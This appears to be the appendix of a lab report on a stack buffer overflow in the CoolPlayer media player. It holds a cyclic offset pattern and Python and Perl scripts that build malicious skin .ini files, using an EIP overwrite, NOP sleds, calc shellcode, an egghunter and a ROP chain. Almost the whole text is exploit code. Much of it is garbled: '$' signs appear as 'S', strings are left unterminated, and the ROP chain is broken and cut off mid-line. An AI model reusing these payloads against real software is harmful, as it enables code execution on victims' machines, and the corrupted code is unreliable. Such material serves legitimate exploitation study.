w06w1Ew2Ew3Ew4Ew5Ew6Ew7Ew8Ew9Ex0Ex1Ex2Ex3Ex4Ex5Ex6Ex7Ex8Ex9Ey0Ey1Ey2Ey3Ey4Ey5Ey6Ey7Ey8Ey9Ez0Ez1Ez2Ez3Ez4Ez5Ez6Ez7Ez8Ez9Fa0Fa1Fa2Fa3Fa4Fa5Fa6Fa7Fa8Fa9Fb0Fb1Fb2Fb3Fb4Fb5Fb6Fb7Fb8Fb9Fc0Fc1Fc2Fc3Fc4Fc5Fc6Fc7Fc8Fc9 d0Fd1Fd2Fd3Fd4Fd5Fd6Fd7Fd8Fd9Fe0Fe1Fe2Fe3Fe4Fe5Fe6Fe7Fe8Fe9Ff0Ff1Ff2Ff3Ff4Ff5Ff6Ff7Ff8Ff9Fg0Fg1Fg2Fg3Fg4Fg5Fg6Fg7Fg8Fg9Fh0Fh1Fh2Fh3Fh4Fh5Fh6Fh7Fh8Fh9Fi0Fi1Fi2Fi3Fi4Fi5Fi6Fi7Fi8Fi9Fj0Fj1Fj2Fj3Fj4Fj5Fj6Fj7Fj8Fj9 K0FK1FK2FK3FK4FK5FK6FK7FK8FK9F10Fl1Fl2Fl3F14Fl5Fl6Fl7Fl8Fl9Fm0Fm1Fm2Fm3Fm4Fm5Fm6Fm7Fm8Fm9Fn0Fn1Fn2Fn3Fn4Fn5Fn6Fn7Fn8Fn9F00F01F02F03F04F05F06F07F08F09F00Fp1Fp2Fp3Fp4Fp5Fp6Fp7Fp8Fp9Fq0Fq1Fq2Fq3Fq4Fq3Fq6Fq7Fq8Fq9 r@Fr1Fr2Fr3Fr4Fr5Fr6Fr7Fr8Fr9Fs0Fs1Fs2Fs3Fs4Fs5Fs6Fs7Fs8Fs9Ft0Ft1Ft2Ft3Ft4Ft5Ft6Ft7Ft8Ft9Fu0Fu1Fu2Fu3Fu4Fu5Fu6Fu7Fu8Fu9Fv0Fv1Fv2Fv3Fv4Fv5Fv6Fv7Fv8Fv9Fw0Fw1Fw2Fw3Fw4Fw5Fw6Fw7Fw8Fw9Fx0Fx1Fx2Fx3Fx4Fx5Fx6Fx7Fx8Fx9Fx 0Fy1Fy2Fy3Fy4Fy5Fy6Fy7Fy8Fy9Fz0Fz1Fz2Fz3Fz4Fz5Fz6Fz7Fz8Fz9Ga0Ga1Ga2Ga3Ga4Ga5Ga6Ga7Ga8Ga9Gb0Gb1Gb2Gb3Gb4Gb5Gb6Gb7Gb8Gb9Gc0Gc1Gc2Gc3Gc4Gc5Gc6Gc7Gc8Gc9Gd0Gd1Gd2Gd3Gd4Gd5Gd6Gd7Gd8Gd9Ge0Ge1Ge2Ge3Ge4Ge5Ge6Ge7Ge8Ge* 06f16f26f36f46f56f66f76f86f96g06g16g26g36g46g56g66g76g86g96h06h16h26h36h46h56h66h76h86h96106116126136146156166176186196j06j16j26j36j46j56j66j76j86j96k06k16k26k36k46k56k

APPENDIX C — PATTERN SCRIPT

```
forwardBuf = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac

payload = forwardBuf

with open("exploit2.ini", "wb") as f:
    f.write("[CoolPlayer Skin]\r\nPlaylistSkin={}".format(payload))
```

```
forwardBuf = "A" * 484
EIP = "BBBB"
Junk1 = "C" * 100
Junk2 = "D" * 100
Junk3 = "E" * 100

payload = forwardBuf + EIP + Junk1 + Junk2 + Junk3

with open("exploit2.ini", "wb") as f:
    f.write("[CoolPlayer Skin]\r\nPlaylistSkin={}".format(payload))
```

APPENDIX E — SHELLCODE SCRIPT WITH NOPS

```
my $file = "crash2.ini";
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";

#distance to EIP
my $buffer = "A" x 484;

#EIP
my $pointer = pack('v', 0x7c86467B);

#Nops
my $nops = "\x90" x 4;

#shellcode
my $calc = "\x31\xc9\x51\x68\x63\x61\x6c\x63\x54\xB8\xc7\x93\xc2\x77\xFF\xD0";
open ($FILE,">$file");
print $FILE $header.$buffer.$pointer.$nops.$calc;
close($FILE);
```

```
my Sfile = "Egg.ini";
my Sheader = "[CoolPlayer skin]\nPlaylistSkin=";

# distance to EIP
my Sbuffer = "A" x 484;

# EIP
my Spointer = pack('V', 0x7C86467B);

my Spattern = "\x90" x 10;

my Segghunter = "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74\xef\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7"

# Nops
my Snops = "\x90" x 4;

my Stag = "w00tw0ot";

# calc shellcode
my Scalc = "\x31\xc9\x51\x68\x63\x61\x6c\x63\x54\x88\xc7\x93\xc2\x77\xFF\xD0";

open (SFILE, ">Sffile");
print SFILE Sheader.Sbuffer.Spointer.Spattern.Segghunter.Snops.Stag.Scalc;
close(SFILE,");
```

```
my $file = "Ropchain.ini";
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";
# distance to EIP
my $buffer = "A" x 484;
 # EIP
my $pointer = pack('v', 0x77c11110);
my $eip = "BBBB";
   my $ropchain = ('v',0x77c5385e);
my $ropchain = ('v',0x77c35515);
my $ropchain = ('v',0x7ffffffff);
my $ropchain = ('v',0x7ffffffff);
my $ropchain = ('v',0x77c127e5);
my $ropchain = ('v',0x77c127e1);
my $ropchain = ('v',0x77c3b860);
my $ropchain = ('v',0x77c4eb80);
my $ropchain = ('v',0x77c4eb80);
my $ropchain = ('v',0x77c34de1);
my $ropchain = ('v',0x77c34de1);
my $ropchain = ('v',0x77c3eb80);
my $ropchain = ('v',0x77c3eb80);
my $ropchain = ('v',0x77c4eb80);
my $ropchain = ('v',0x77c2eaacc);
my $ropchain = ('v',0x77c3eaece);
my $ropchain = ('v',0x77c3eae
 # Nops
my nops = x90 x 20:
 # Calc shellcode
my $calc = "\x31\xC9\x51\x68\x63\x61\x6C\x63\x54\xB8\xC7\x93\xC2\x77\xFF\xD0";
open ($FILE,">$file");
print $FILE $header.$buffer.$pointer.$eip.$ropchain.$nops.$calc;
 close($FILE);
```